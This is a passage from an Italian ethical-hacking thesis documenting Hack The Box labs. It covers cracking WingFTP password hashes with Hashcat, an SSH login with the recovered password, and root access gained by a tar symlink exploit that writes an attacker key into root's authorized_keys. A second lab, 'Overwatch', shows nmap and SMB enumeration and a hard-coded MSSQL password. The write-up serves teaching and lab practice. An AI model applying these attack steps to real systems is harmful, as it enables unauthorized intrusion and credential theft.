<SSHAuthMethod>0</SSHAuthMethod>
<EnableWeblink>1</EnableWeblink>
<EnableUplink>1</EnableUplink>
<EnableTwoFactor>0</EnableTwoFactor>
<TwoFactorCode></TwoFactorCode>
<ExtraInfo></ExtraInfo>
<CurrentCredit>0</CurrentCredit>
<RatioDownload>1</RatioDownload>
<RatioUpload>1</RatioUpload>
<RatioCountMethod>0</RatioCountMethod>
<EnableRatio>0</EnableRatio>
<MaxQuota>0</MaxQuota>
<CurrentQuota>0</CurrentQuota>
<EnableQuota>0</EnableQuota>
<NotesName></NotesName>
<NotesAddress></NotesAddress>
<NotesZipCode></NotesZipCode>
<NotesPhone></NotesPhone>
<NotesFax></NotesFax>
<NotesEmail></NotesEmail>
<NotesMemo></NotesMemo>
<EnableUploadLimit>0</EnableUploadLimit>
<CurLimitUploadSize>0</CurLimitUploadSize>
<MaxLimitUploadSize>0</MaxLimitUploadSize>
<EnableDownloadLimit>0</EnableDownloadLimit>
<CurLimitDownloadLimit>0</CurLimitDownloadLimit>
<MaxLimitDownloadLimit>0</MaxLimitDownloadLimit>
<LimitResetType>0</LimitResetType>
<LimitResetTime>1762103089</LimitResetTime>
<TotalReceivedBytes>0</TotalReceivedBytes>
<TotalSentBytes>0</TotalSentBytes>
<LoginCount>2</LoginCount>
<FileDownload>0</FileDownload>
<FileUpload>0</FileUpload>
<FailedDownload>0</FailedDownload>
<FailedUpload>0</FailedUpload>
<LastLoginIp>127.0.0.1</LastLoginIp>
<LastLoginTime>2025-11-02 12:28:52</LastLoginTime>
<EnableSchedule>0</EnableSchedule>
</USER>
</USER_ACCOUNTS>
wingftp@wingdata:/opt/wftpserver$

```

Figura 4.14: Dettaglio del file `wacky.xml` (Parte 2): ulteriori parametri di configurazione

```

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:
WingFTP
c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10:
WingFTP
a70221f33a51dca76dfd46c17ab17116a97823caf40aeeecfbcb611cae47421b03:
WingFTP
5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca:
WingFTP

```

Listato 4.9: Preparazione del file degli hash per il cracking offline

Per il recupero delle password in chiaro è stato utilizzato l'applicativo *Hashcat*,

impostando la modalità 1410 (specifica per SHA256 con salt) e utilizzando la *wordlist* `rockyou.txt`. L'impiego dell'accelerazione hardware ha permesso di processare velocemente il dizionario, garantendo la corretta concatenazione del salt "WingFTP" ad ogni tentativo di hashing per replicare il formato di memorizzazione dei segreti individuato nel database. L'esecuzione del comando, i cui parametri principali sono illustrati nel Listato 4.10, ha permesso di confrontare efficacemente gli hash esfiltrati con le entry del dizionario.

```
hashcat -m 1410 hashes.txt /usr/share/wordlists/rockyou.txt
```

Listato 4.10: Avvio dell'attacco a dizionario tramite Hashcat

Come documentato nelle Figure 4.15 e 4.16, l'attività di cracking ha avuto successo in pochi secondi, rivelando le password in chiaro associate agli utenti estratti.

```
(kali@kali)-[~]
$ hashcat -m 1410 hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

+ Device #01: cpu-sandybridge-AMD Ryzen 7 3700U with Radeon Vega Mobile Gfx, 1466/2933 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 4 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
+ Zero-Byte
+ Early-Skip
+ Not-Iterated
+ Single-Salt
+ Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 513 MB (1083 MB free)

Dictionary cache built:
+ Filename...: /usr/share/wordlists/rockyou.txt
+ Passwords...: 14344392
+ Bytes.....: 139921507
+ Keyspace...: 14344385
+ Runtime...: 2 secs

Cracking performance lower than expected?

+ Append -O to the commandline.
  This lowers the maximum supported password/salt length (usually down to 32).

+ Append -w 3 to the commandline.
  This can cause your screen to lag.
```

Figura 4.15: Configurazione dell'attacco e inizializzazione dei parametri in Hashcat

L'ottenimento di queste credenziali rappresenta un passaggio critico: non solo permette l'accesso ai file gestiti dal server FTP, ma fornisce potenziali vettori di autenticazione per i servizi di sistema come *SSH*, facilitando l'escalation finale verso i privilegi di *root*.

Le credenziali ottenute tramite l'attività di cracking offline sono state testate per l'accesso remoto via protocollo *SSH*. Come documentato nella Figura 4.17, l'utente *wacky* è risultato raggiungibile utilizzando la password precedentemente identificata, permettendo di stabilire una shell sicura e persistente sul target. La procedura di login, i cui parametri di connessione sono dettagliati nel Listato 4.11, ha confermato la validità delle credenziali esfiltrate.

```
ssh wacky@10.129.15.155
```

Listato 4.11: Accesso al sistema tramite protocollo SSH

```

* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
Approaching final keyspaces - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1410 (sha256($pass.$salt))
Hash.Target.....: hashes.txt
Time.Started.....: Fri Mar 27 12:17:10 2026 (14 secs)
Time.Estimated...: Fri Mar 27 12:17:24 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 1082.9 kH/s (1.97ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/4 (25.00%) Digests (total), 1/4 (25.00%) Digests (new)
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: kristenanne → $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#01.: Util: 61%

Started: Fri Mar 27 12:15:32 2026
Stopped: Fri Mar 27 12:17:25 2026

(kali@kali)-[~]
$

```

Figura 4.16: Esito positivo dell'attacco: recupero della password dell'utente *wacky*

```

(kali@kali)-[~]
$ ssh wacky@10.129.15.155
wacky@10.129.15.155's password:
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Mar 27 12:29:41 2026 from 10.10.15.32
wacky@wingdata:~$

```

Figura 4.17: Stabilizzazione dell'accesso SSH come utente *wacky*

Una volta effettuato l'accesso, è stata esplorata la *home directory* dell'utente. Il comando `ls` ha confermato la presenza del file `user.txt`, il cui contenuto è stato letto per validare la compromissione del profilo utente (Figura 4.18).

```

wacky@wingdata:~$ ls
user.txt
wacky@wingdata:~$ cat user.txt
645c09a0aff24d7e474780150f1e13d0
wacky@wingdata:~$

```

Figura 4.18: Recupero della User Flag nella home directory di *wacky*

4.4 Post-Exploitation

L'ottenimento di un accesso interattivo tramite protocollo *SSH* segna la transizione fondamentale dalla fase di attacco esterno alla ricognizione interna del sistema operativo. In questo stadio, l'obiettivo non è più la penetrazione del perimetro, bensì il consolidamento della presenza e l'elevazione dei privilegi (*Privilege Escalation*).

Il controllo dell'account *wacky* rappresenta un punto d'appoggio (*foothold*) di basso profilo, limitato dalle restrizioni standard del sistema *Debian*. L'attività di post-exploitation si focalizzerà quindi sull'analisi minuziosa delle configurazioni locali, dei servizi in esecuzione con privilegi elevati e dei potenziali vettori di abuso dei permessi *sudo*, al fine di scalare la gerarchia degli utenti fino ad acquisire il controllo totale dell'host come *root*.

4.4.1 Analisi dei privilegi sudo e vulnerabilità Python

L'attività di post-exploitation è iniziata con l'analisi dei privilegi dell'utente corrente tramite il comando `sudo -l`. L'output, dettagliato nel Listato 4.12, ha rivelato che l'utente *wacky* può eseguire con privilegi di *root*, e senza necessità di password, un interprete Python specifico per lanciare uno script di ripristino del backup.

```
sudo -l
```

Listato 4.12: Enumerazione dei privilegi sudo dell'utente *wacky*

L'ispezione del codice sorgente del file `restore_backup_clients.py` (Figura 4.19) ha evidenziato una vulnerabilità critica legata alla gestione dei file compressi (*.tar*). Lo script estrae i file all'interno di una directory di staging senza verificare la presenza di *symbolic link* malevoli all'interno dell'archivio.

4.4.2 Privilege Escalation a Root tramite Symlink Chaining

Sfruttando l'insicurezza della funzione di estrazione, è stata pianificata una scalata dei privilegi tramite la tecnica del *Symlink Chaining*. L'obiettivo strategico risiede nel creare un archivio *tar* contenente un collegamento simbolico che punta direttamente al file `authorized_keys` dell'utente *root*. Se lo script vulnerabile viene eseguito con privilegi elevati, l'estrazione forzerà la sovrascrittura (o l'append) della chiave pubblica dell'attaccante nel profilo dell'amministratore, garantendo un accesso persistente e diretto via *SSH*. Inizialmente, come mostrato nel Listato 4.13, è stata generata una nuova coppia di chiavi *SSH* sulla macchina target per l'utente *wacky*, utilizzando l'algoritmo *Ed25519* per garantirne la compatibilità e la sicurezza.

```
ssh-keygen -t ed25519 -f ~/.ssh/wingdata_key -N ""
```

Listato 4.13: Generazione di chiavi *SSH* per la scalata dei privilegi

Successivamente, è stato preparato un exploit in Python (`exploit.py`) per generare un file `backup_888.tar` appositamente strutturato. Questo archivio, una volta estratto dallo script vulnerabile, scriverà la chiave pubblica dell'attaccante all'interno

```
wacky@wingdata:~$ cat /opt/backup_clients/restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"backup_\d+\.\tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
        "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
        "Must follow the format: restore_<client_user> (e.g., restore_john). "
        "Only alphanumeric characters and underscores are allowed in the <client_user> part (1-24 characters)."
    )
    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)
```

Figura 4.19: Analisi del codice Python utilizzato per il ripristino dei backup

```
wacky@wingdata:~$ ssh-keygen -t ed25519 -f ~/.ssh/wingdata_key -N ""
Generating public/private ed25519 key pair.
Created directory '/home/wacky/.ssh'.
Your identification has been saved in /home/wacky/.ssh/wingdata_key
Your public key has been saved in /home/wacky/.ssh/wingdata_key.pub
The key fingerprint is:
SHA256:pINl+dd10Mvss5P/Fi0TDzkGk6GTxcaYvCd9R7k2Sx8 wacky@wingdata
The key's randomart image is:
+--[ED25519 256]--+
|      . =00 ... |
|      . ++B  oo|
|      + . ++ 0+0+|
|      + +  ooo.BE.|
|      . o S .o.o+**|
|      . .  o=+|
|      .      o=|
|      .      +.|
|      .      .*|
+---[SHA256]-----+
wacky@wingdata:~$
```

Figura 4.20: Creazione della coppia di chiavi ed25519

dei file di configurazione SSH di *root* (Figura 4.21). La generazione dell'archivio malevolo, eseguita tramite il comando riportato nel Listato 4.14, costituisce il fulcro della manipolazione del file system.

```
python3 exploit.py --preset ssh-key --payload ~/.ssh/
wingdata_key.pub --tar-out backup_888.tar
```

Listato 4.14: Generazione del file tar malevolo

Per innescare la vulnerabilità, il file generato è stato spostato nella directory

```
wacky@wingdata:~$ python3 exploit.py \  
> --preset ssh-key \  
> --payload ~/.ssh/wingdata_key.pub \  
> --tar-out backup_888.tar  
[+] Exploit tar: backup_888.tar  
[+] Target: /root/.ssh/authorized_keys  
[+] Payload size: 96 bytes  
wacky@wingdata:~$
```

Figura 4.21: Esecuzione dell’exploit per la creazione del payload tar

monitorata dallo script e l’operazione di restore è stata avviata con i privilegi elevati garantiti da `sudo`. La sequenza operativa, descritta nel Listato 4.15, permette di eseguire il ripristino dell’archivio malevolo scavalcando le restrizioni di accesso standard.

```
mv backup_888.tar /opt/backup_clients/backups/  
sudo /usr/local/bin/python3 /opt/backup_clients/  
restore_backup_clients.py -b backup_888.tar -r restore_win123
```

Listato 4.15: Triggering della vulnerabilità tramite `sudo`

Grazie all’utilizzo strategico del collegamento simbolico creato, lo script ha sovrascritto con successo il file di configurazione `/root/.ssh/authorized_keys`. È stato quindi possibile autenticarsi come amministratore di sistema tramite la chiave privata generata in precedenza (Figura 4.22). L’accesso finale con i massimi privilegi, eseguito tramite il comando riportato nel Listato 4.16, ha confermato la riuscita della scalata dei privilegi.

```
ssh -i ~/.ssh/wingdata_key root@127.0.0.1
```

Listato 4.16: Accesso SSH come utente `root`

```
wacky@wingdata:~$ ssh -i ~/.ssh/wingdata_key root@127.0.0.1  
Linux wingdata 6.1.0-42-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.159-1 (2025-12-30) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Mar 27 13:08:35 2026 from 127.0.0.1  
root@wingdata:~#
```

Figura 4.22: Ottenimento della shell con i massimi privilegi (`root`)

Il successo dell’operazione è stato confermato dall’identità restituita dal sistema (`root@wingdata`). Infine, navigando nella directory di amministrazione, è stata recuperata la *Root Flag*, concludendo, così, la completa compromissione dell’infrastruttura *WingData*.

Un'attività di ethical hacking in ambiente Windows

All'interno di questo capitolo viene esaminato il processo di compromissione della macchina target "Overwatch", un sistema basato su architettura Windows Server che introduce elementi di complessità superiore rispetto agli scenari Linux precedentemente analizzati. La trattazione documenta l'intera catena d'attacco simulando una rete aziendale protetta in cui l'accesso amministrativo richiede il superamento di barriere non esposte direttamente all'esterno, come servizi WCF (Windows Communication Foundation) e configurazioni specifiche di Active Directory.

Il percorso analitico si sviluppa attraverso una fase di ricognizione focalizzata sulla mappatura dei servizi standard e sull'analisi statica di file binari .NET tramite tecniche di reverse engineering, seguita da un'attività di Vulnerability Assessment mirata all'identificazione di credenziali critiche e allo studio degli schemi di fiducia tra database MSSQL. La fase di Exploitation illustra l'esecuzione di attacchi di DNS Poisoning per l'accesso iniziale e la successiva creazione di tunnel cifrati tramite Network Pivoting per l'esposizione di servizi locali protetti. L'attività si conclude con la fase di Privilege Escalation, caratterizzata dalla manipolazione avanzata di protocolli SOAP tramite proxy di intercettazione per l'acquisizione dei massimi privilegi di sistema, identificati dall'utente NT AUTHORITY\SYSTEM. L'obiettivo finale è fornire una visione d'insieme su come le debolezze strutturali dei protocolli Windows possano essere concatenate per scalare i privilegi da un semplice utente di servizio al controllo totale dell'host.

5.1 Information Gathering

L'attività di analisi sulla macchina *Overwatch*, il cui logo identificativo è riportato nella Figura 5.1, ha avuto inizio con l'assegnazione dell'indirizzo IP 10.129.33.194 da parte della piattaforma *Hack The Box*. Questa fase di ricognizione rappresenta il pilastro fondamentale dell'intera attività, in quanto permette di mappare con precisione la superficie di attacco e identificare i vettori di ingresso potenziali in un ambiente *Windows* complesso.

Il primo passo operativo ha previsto l'esecuzione di una scansione approfondita delle porte logiche tramite l'applicativo *Nmap*. Durante i test preliminari, è emersa la presenza di un *firewall* configurato per inibire le risposte ai pacchetti ICMP, rendendo l'host apparentemente inattivo. Per ovviare a questa protezione, è stata utilizzata l'opzione `-Pn`, che assume l'host come attivo e procede direttamente alla scansione dei servizi (`-sV`). Il comando eseguito è riportato nel Listato 5.1.




Figura 5.1: Logo identificativo della macchina target Overwatch

```
nmap -Pn -sV 10.129.33.194
```

Listato 5.1: Esecuzione della scansione Nmap mirata alla rilevazione dei servizi

L'output della scansione, illustrato nella Figura 5.2, ha fornito un quadro tecnico estremamente dettagliato. La presenza di servizi critici, quali *Kerberos* (porta 88), *LDAP* (porta 389) e *Global Catalog* (porta 3268), indica inequivocabilmente che il *target* agisce come un *Windows Active Directory Domain Controller*.

```
(kali@kali)-[~]
$ nmap -sV -sC 10.129.33.194
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-17 09:48 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.50 seconds

(kali@kali)-[~]
$ nmap -Pn -sV 10.129.33.194
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-17 09:49 EDT
Nmap scan report for 10.129.33.194
Host is up (0.057s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-04-17 13:49:36Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: overwatch.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server    Microsoft Terminal Services
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: S200401; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.90 seconds
```

Figura 5.2: Risultati dettagliati dell'enumerazione delle porte e dei servizi tramite Nmap

Dall'analisi dei risultati sono stati isolati i seguenti punti di interesse:

- *DNS (Porta 53)*: gestito da *Simple DNS Plus*, suggerisce che il server sia il risolutore di nomi principale per l'intera infrastruttura.
- *SMB (Porta 445)*: fondamentale per la condivisione di file, rappresenta un obiettivo primario per la ricerca di dati sensibili non protetti.
- *WinRM (Porta 5985)*: interfaccia *HTTP* per la gestione remota tramite *PowerShell*, spesso utilizzata per stabilire una *shell* una volta ottenute le credenziali.
- *RDP (Porta 3389)*: espone il protocollo desktop remoto, un altro potenziale vettore di accesso persistente.

L'elevato numero di porte filtrate (987) conferma l'adozione di rigide politiche di sicurezza (*firewalling*) volte a minimizzare l'esposizione del server verso reti esterne.

5.1.1 Virtual Host Enumeration e configurazione della risoluzione statica

L'analisi dei *banner* dei servizi *LDAP* ha permesso di estrarre il nome di dominio del laboratorio, ovvero `overwatch.htb`. In un ambiente *Windows*, molte funzionalità di autenticazione e servizi web dinamici richiedono che l'interazione avvenga tramite nome host anziché indirizzo IP. Per garantire la piena operatività degli strumenti di attacco, è stata configurata la risoluzione statica nel file `/etc/hosts` della macchina attaccante; la mappatura verso il dominio identificato, riportata nel Listato 5.2, include anche il relativo nome host `S200401.overwatch.htb`.


```
10.129.33.194    overwatch.htb  S200401.overwatch.htb
```

Listato 5.2: Associazione tra indirizzo IP e Fully Qualified Domain Name (FQDN) nel file `hosts`

Con la risoluzione del dominio correttamente configurata, l'indagine è proseguita sull'analisi delle risorse condivise tramite il protocollo *SMB*. Utilizzando l'utility *smbclient* con il flag `-N` per testare una sessione senza credenziali (*Null Session*), è stato possibile eseguire il comando riportato nel Listato 5.3 per elencare le *share* pubblicamente accessibili, come mostrato nella Figura 5.3.

```
smbclient -L //overwatch.htb/ -N
```

Listato 5.3: Comando per l'enumerazione delle risorse condivise via SMB



```
(kali@kali)-[~]
$ smbclient -L //overwatch.htb/ -N

Sharename      Type      Comment
-----
ADMIN$         Disk     Remote Admin
C$             Disk     Default share
IPC$           IPC       Remote IPC
NETLOGON       Disk     Logon server share
software$      Disk
SYSVOL         Disk     Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to overwatch.htb failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Figura 5.3: Individuazione delle share standard e della directory non standard `software$`

Oltre alle condivisioni predefinite di sistema, è emersa la presenza di una risorsa denominata `software$`. L'esplorazione ricorsiva di questa cartella ha rivelato una sottodirectory *Monitoring* contenente un intero ecosistema di file applicativi (Figura 5.4). In particolare, è stata individuata la presenza del file `overwatch.exe`, il quale è stato scaricato localmente per sottoporlo a una fase di analisi statica e *reverse engineering*.

L'identificazione della natura del file tramite il comando `file` (Figura 5.5) ha confermato che `overwatch.exe` è un binario a 64 bit compilato come *.NET assembly*.

```
(kali@kali)-[~]
$ smbclient //overwatch.htb/software$ -N
Try "help" to get a list of possible commands.
smb: \> ls
.
..
Monitoring
7147007 blocks of size 4096. 1457730 blocks available
smb: \> cd Monitoring\
smb: \Monitoring\> ls
.
..
EntityFramework.dll
EntityFramework.SqlServer.dll
EntityFramework.SqlServer.xml
EntityFramework.xml
Microsoft.Management.Infrastructure.dll
overwatch.exe
overwatch.exe.config
overwatch.pdb
System.Data.SQLite.dll
System.Data.SQLite.EF6.dll
System.Data.SQLite.Linq.dll
System.Data.SQLite.xml
System.Management.Automation.dll
System.Management.Automation.xml
x64
x86
7147007 blocks of size 4096. 1476366 blocks available
```

Figura 5.4: Esplorazione della directory Monitoring e download del file eseguibile `overwatch.exe`

Questa tipologia di file è di estremo interesse in ambito *Offensive Security*, poiché non contiene codice macchina puro ma *Intermediate Language* (IL), facilmente riconvertibile nel linguaggio sorgente originale (C#).

```
(kali@kali)-[~]
$ file overwatch.exe
overwatch.exe: PE32+ executable for MS Windows 6.00 (console), x86-64 Mono/.Net assembly, 2 sections
```

Figura 5.5: Accertamento del formato del file binario come assembly .NET tramite l'utilità `file`

Per procedere all'estrazione del codice è stato impiegato il servizio di *reverse engineering* online *decompiler.com*, la cui interfaccia è mostrata nella Figura 5.6. Il portale ha processato l'eseguibile permettendo il download di un archivio compresso contenente l'intero progetto *Visual Studio* ricostruito.

In merito alla componente *Monitoring Service*, l'ispezione del pacchetto estratto, illustrata nella Figura 5.7, ha rivelato un'architettura software strutturata in diverse classi, tra cui spiccano l'interfaccia di definizione `IMonitoringService.cs` e la relativa implementazione `MonitoringService.cs`. La presenza di questi file conferma che il file binario è parte integrante di un servizio di monitoraggio personalizzato.

L'analisi approfondita è iniziata aprendo il file `Program.cs` con l'obiettivo di identificare logiche di autenticazione o punti di ingresso vulnerabili. Come documentato nella Figura 5.8, l'ispezione riga per riga ha portato a un risultato critico; infatti all'interno della definizione della connessione al database sono state rinvenute delle credenziali *hard-coded*.

Il codice espone l'utente `sqlsvc` associato alla password `TI0LKcfHzZw1Vv` per l'accesso a un'istanza *MSSQL* denominata `SecurityLogs`. Questa scoperta




Figura 5.6: Interfaccia del servizio web utilizzato per la decompilazione del file binario




Figura 5.7: Visualizzazione dei file sorgente C# estratti dal file binario decompilato




Figura 5.8: Rilevamento di segreti nel codice sorgente: credenziali in chiaro per il database MSSQL

rappresenta il primo vero "punto di rottura" nella sicurezza del target, consentendo di passare dalla ricognizione esterna all'interazione diretta con i servizi interni del server.

5.2 Vulnerability Analysis

